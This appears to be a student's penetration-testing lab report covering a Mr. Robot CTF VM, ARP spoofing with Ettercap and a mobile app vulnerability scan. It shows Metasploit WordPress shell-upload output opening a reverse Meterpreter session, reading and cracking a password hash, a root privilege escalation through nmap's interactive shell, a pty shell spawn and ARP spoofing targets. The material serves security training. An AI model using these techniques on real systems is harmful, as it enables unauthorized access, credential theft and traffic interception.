
3 – Privilege Escalation and Persistence Lab

Target: 192.168.21.132 (Mr.Robot VM)
Tools: Metasploit, Python


Evidence:



```
msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK ⇒ false
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/adprxxIzdl/ppzkxsEzUF.php ...
[*] Sending stage (41224 bytes) to 192.168.21.132
[*] Meterpreter session 1 opened (192.168.21.128:4444 → 192.168.21.132:49318) at 2025-11-20 16:07:27 +0530
[!] This exploit may require manual cleanup of 'ppzkxsEzUF.php' on the target
[!] This exploit may require manual cleanup of 'adprxxIzdl.php' on the target
[!] This exploit may require manual cleanup of '../adprxxIzdl' on the target

meterpreter > 
```



```
meterpreter > shell
Process 3406 created.
Channel 0 created.
ls
adprxxIzdl.php
ppzkxsEzUF.php
whoami
daemon
cd
cd /home
ls
robot
cd /robot
/bin/sh: 6: cd: can't cd to /robot
cd /home/robot
ls
key-2-of-3.txt
password.raw-md5
cat ^C
Terminate channel 0? [y/N]  n
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 3412 created.
Channel 1 created.
ls
adprxxIzdl.php
ppzkxsEzUF.php
cd /hom/robot
/bin/sh: 2: cd: can't cd to /hom/robot
cd /home/robot
ls
key-2-of-3.txt
password.raw-md5
cat y-2-of-3.txt
cat: y-2-of-3.txt: No such file or directory
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```




Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz



```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls
!ls
key-2-of-3.txt  password.raw-md5
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat key-3-of-3.txt
!cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
waiting to reap child : No child processes
nmap> cd /root
cd /root
Unknown command (cd) -- press h <enter> for help
nmap> !cd /root
!cd /root
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> █
```




```
meterpreter > shell
Process 3421 created.
Channel 2 created.
su robot
su: must be run from a terminal
^C
Terminate channel 2? [y/N]  n
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 3424 created.
Channel 3 created.
python3 -c 'import pty:pty.spawn("/bin/bash")'
  File "<string>", line 1
    import pty:pty.spawn("/bin/bash")
              ^
SyntaxError: invalid syntax
python3 -c pty;pty.spawn("/bin/bash")'
/bin/sh: 2: Syntax error: word unexpected (expecting ")")
meterpreter > shell
Process 3427 created.
Channel 4 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/adprxxIzdl$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

4– Network Protocol Attacks Lab


Tools: Ettercap, wireshark

Evidence:




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.21.128  netmask 255.255.255.0  broadcast 192.168.21.255
        inet6 fe80::182e:66a2:1dac:b1af  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:8c:00:5e  txqueuelen 1000  (Ethernet)
        RX packets 5420654  bytes 3894185932 (3.6 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4318686  bytes 388916594 (370.8 MiB)
        TX errors 0  dropped 76 overruns 0  carrier 0  collisions 0
```

Actual MACs



```
C:\Users\mrchi>arp -a

Interface: 192.168.137.1 --- 0x3
  Internet Address      Physical Address      Type
  192.168.137.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.21.1 --- 0xa
  Internet Address      Physical Address      Type
  192.168.0.1           00-0c-29-8c-00-5e     dynamic
  192.168.21.128        00-0c-29-8c-00-5e     dynamic
  192.168.21.129        00-0c-29-9d-6e-ff     dynamic
  192.168.21.133        00-0c-29-f2-9f-4a     dynamic
  192.168.21.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.154.135.184 --- 0xb
  Internet Address      Physical Address      Type
  10.154.135.79         46-eb-56-b0-8b-5c     dynamic
  10.154.135.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Spoofed



IP Address	MAC Address	Description
192.168.21.1	00:50:56:C0:00:08	
192.168.21.2	00:50:56:E4:8F:4E	
192.168.21.129	00:0C:29:9D:6E:FF	
192.168.21.132	00:0C:29:DB:9F:90	
192.168.21.133	00:0C:29:F2:9F:4A	
192.168.21.254	00:50:56:FB:12:F8	

```
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
6 hosts added to the hosts list...
Host 192.168.21.1 added to TARGET1
Host 192.168.21.133 added to TARGET2
```

5– Mobile Application Testing

Vulnerability	Severity
Cleartext Traffic Enabled	High
Trusts User-Installed Certificates	High
App Supports Outdated Android Version	High
Insecure External Storage Access	Warning
allowBackup Enabled	Warning
Exported Activity - CurrencyRates	Warning
Exported Activity - SendMoney	Warning
Exported Activity - ViewBalance	Warning
Exported Activity - Biometric Handler	Warning
Logs Sensitive Information	Info
Hardcoded API Keys (Firebase/Google)	Info
Hardcoded Firebase DB URL	Info

6 – Technical summary

The engagement included four advanced security labs covering exploitation, API security, privilege escalation, and network protocol attacks. For the Mr. Robot VM, enumeration using Nmap identified exposed services, followed by exploiting a known vulnerability to gain an initial foothold using Metasploit and Python payloads. Credential extraction enabled shell access, which was escalated through misconfigurations and weak file permissions, demonstrating real-world privilege escalation techniques and persistence mechanisms. API Security Testing was performed on DVWA, where altering the endpoint path from */v2/* to */v1/* exposed insecure authentication logic and allowed retrieval of hashed user passwords, confirming broken access controls. Network protocol attacks were executed using Ettercap and Wireshark, showcasing ARP spoofing, MITM interception, and verification of spoofed vs. actual MAC addresses. Overall, the tasks demonstrated full-stack exploitation, insecure API discovery, privilege escalation, and network-layer manipulation.

7– Non technical summary

This project simulated a complete cyber-attack lifecycle across multiple environments to understand how attackers compromise systems and how organizations can defend against them. The first phase demonstrated how outdated or poorly configured services can be scanned, identified, and exploited to gain unauthorized access to a system. The API security lab showed how small changes in web application endpoints can accidentally expose sensitive information, such as user password data, highlighting why secure coding and regular testing are essential. In the privilege escalation lab, we observed how attackers can use weak internal configurations to gain full control of a machine even after only limited access at the start. Finally, the network protocol attack exercise illustrated how an attacker can intercept and manipulate network traffic using ARP spoofing, which reinforces the need for secure network architecture and monitoring. Together, these labs provide a clear understanding of modern cyber risks and defensive priorities